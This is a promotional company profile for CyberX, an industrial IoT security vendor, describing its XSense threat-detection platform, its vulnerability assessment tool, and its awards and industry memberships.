CyberX leads the way in securing the Industrial Internet by providing complete visibility into the IIoT environment as well as real-time detection and alerts of operational incidents, cyber threats and system tampering, thus minimizing disruption to operations and downtime. Seamlessly connecting to any IIoT environment, our flagship platform XSense, which harnesses Industrial Finite State Machine (IFSM) technology, provides immediate results by collecting data across the IIoT environment and utilizing Big Data and Machine Learning to optimize the detection of anomalous behaviours.

Serving customers worldwide, CyberX is a member of the Industrial Internet Consortium (IIC) and ICS-ISAC and was recognized by Gartner as a 2015 Cool Vendor in Security for Technology and Service Providers. Named "Best Product in ICS/SCADA Security Solution of 2016" by Cyber Defense Magazine at RSA, its research is considered cutting edge, contributing zero-day vulnerability discoveries to both the US Department of Homeland Security and industrial vendors. CyberX is also a member of the Israeli national consortium chosen to provide cyber solutions for the Tokyo 2020 Summer Olympics, which is supported by the Foreign Trade Administration of the Ministry of Economy and Industry and the Israel's National Cyber Bureau of the Prime Minister's Office.

CyberX PRODUCTS

CyberX Vulnerability Assessment

Developed specifically for operational networks, CyberX Vulnerability Assessment tool is designed to deliver a comprehensive threat assessment without interrupting operations or putting the network at any risk. CyberX Vulnerability Assessment is fully automated and covers the entire industrial network, without the requirement of being connected to it.

Providing complete visibility into the operational network, CyberX Vulnerability Assessment tool is conducted remotely and delivers an accurate, comprehensive and detailed assessment report.

CyberX XSense

Visibility is key to control. CyberX secures industrial environments by providing complete visibility and real-time detection of threats, minimizing disruption to operations and downtime. CyberX created XSense, a situational-aware platform that seamlessly connects to any existing network environment, and models the OT environment as a finite state machine based on the company's proprietary IFSM technology. Performing automated discovery and

inventory analysis, XSense alerts both operational and cyber threats and ensures visibility and control at all times. With no interruption to operations, XSense seamlessly inspects the existing OT traffic environment and does not require any changes or additional investments to meet its mission.